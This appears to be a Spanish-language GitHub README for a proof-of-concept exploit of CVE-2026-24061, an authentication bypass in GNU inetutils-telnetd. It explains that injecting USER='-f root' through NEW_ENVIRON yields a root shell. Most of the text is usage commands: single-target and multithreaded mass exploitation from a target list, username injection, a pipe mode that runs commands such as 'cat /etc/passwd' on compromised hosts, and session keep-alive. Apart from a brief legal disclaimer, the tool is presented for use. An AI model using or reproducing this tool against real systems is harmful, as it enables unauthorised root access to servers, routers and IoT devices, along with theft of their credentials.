
 tc4dy/cve-2026-24061-poc-exploit
Exploit de omisión de autenticación remota para GNU inetutils-telnetd (CVE-2026-24061) que utiliza inyección CRLF para obtener una shell root instantánea. Admite explotación individual/masiva, multihilo, puertos personalizados, modo pipe y mantenimiento de sesión activa.




Edición GNU inetutils-telnetd - Inyección CRLF para omitir la autenticación y obtener una shell root instantánea
Este exploit aprovecha CVE-2026-24061, una vulnerabilidad crítica de omisión de autenticación remota en GNU inetutils-telnetd. Al inyectar una carga útil NEW_ENVIRON manipulada con USER='-f root', se omite la autenticación y se obtiene una shell root instantánea sin necesidad de credenciales.
Nota: El script
basic_exploit.shes una versión simplificada y más rápida deexploit.sh; sin embargo, se recomiendaexploit.shpara disponer de toda la funcionalidad.
| Categoría | Características |
|---|---|
| Explotación | [+] Omisión de autenticación mediante inyección CRLF [+] Shell root instantánea [+] Inyección de usuario personalizado (-f admin, -f user) |
| Escaneo | [+] Explotación de un único objetivo [+] Explotación masiva desde archivo [+] Multihilo (hilos configurables) [+] Soporte de puerto personalizado |
| Avanzado | [+] Modo tubería (ejecución de comandos mediante stdin) [+] Mantenimiento de sesión activa [+] Mecanismo de reintento [+] Control de tiempo de espera |
| Usabilidad | [+] Salida con colores (colorama) [+] Doble lenguaje (Python y Bash) [+] Modo detallado/depuración |
| Producto | Versiones |
|---|---|
| GNU inetutils-telnetd | 1.9.3 - 2.7 |
| Distribuciones Linux afectadas | Debian, CentOS, Ubuntu y sus derivadas. (Zorin OS, Linux Mint, Pop!_OS y Elementary OS) |
| Dispositivos embebidos | NAS, IoT, Routers |
[!] Aviso legal: Esta herramienta está destinada únicamente a pruebas de seguridad autorizadas y fines educativos. El acceso no autorizado es ilegal.
# python vers better btw

# Clone the repository
git clone https://github.com/tc4dy/CVE-2026-24061-PoC-Exploit
cd CVE-2026-24061-PoC-Exploit

# Python version
pip3 install -r requirements.txt

# Bash version
chmod +x exploit.sh
chmod +x basic_exploit.sh
# Python version
python3 exploit.py -u 192.168.1.100

# Bash version
./exploit.sh -u 192.168.1.100
./basic_exploit.sh 192.168.1.100
# Custom port (non-standard telnet port)
python3 exploit.py -u 10.0.0.5 -p 2323

# Custom username injection
python3 exploit.py -u 10.0.0.5 -usr admin
# Create targets file
echo "192.168.1.100" > targets.txt
echo "192.168.1.101" >> targets.txt
echo "10.0.0.5:2323" >> targets.txt

# Mass exploit with 20 threads
python3 exploit.py -l targets.txt -m 20

# Bash version
./exploit.sh -l targets.txt -m 20
# Execute commands via pipe
echo "id; whoami; uname -a" | python3 exploit.py -u 192.168.1.100

# Multiple commands
echo "ls -la; cat /etc/passwd; ps aux" | ./exploit.sh -u 192.168.1.100
# Verbose mode with debug output
python3 exploit.py -u 192.168.1.100 -v

# Custom timeout and retries
python3 exploit.py -u 192.168.1.100 --timeout 10 --retries 5

# Session keep-alive (maintain shell)
python3 exploit.py -u 192.168.1.100 --keep-alive
| Corto | Largo | Descripción | Predeterminado |
|---|---|---|---|
-u | --url | Dirección IP objetivo | Obligatorio |
-p | --port | Puerto objetivo | 23 |
-l | --list | Archivo que contiene la lista de objetivos | Ninguno |
-m | --max-threads | Número máximo de hilos para explotación masiva | 10 |
-usr | --username | Nombre de usuario a inyectar | root |
-t | --timeout | Tiempo de espera del socket (segundos) | 10 |
-r | --retries | Número de intentos de reintento | 3 |
-v | --verbose | Habilitar salida de depuración | False |
--keep-alive | Mantener la sesión activa después de la explotación | False |
Echa un vistazo a mis otros repositorios de exploits:
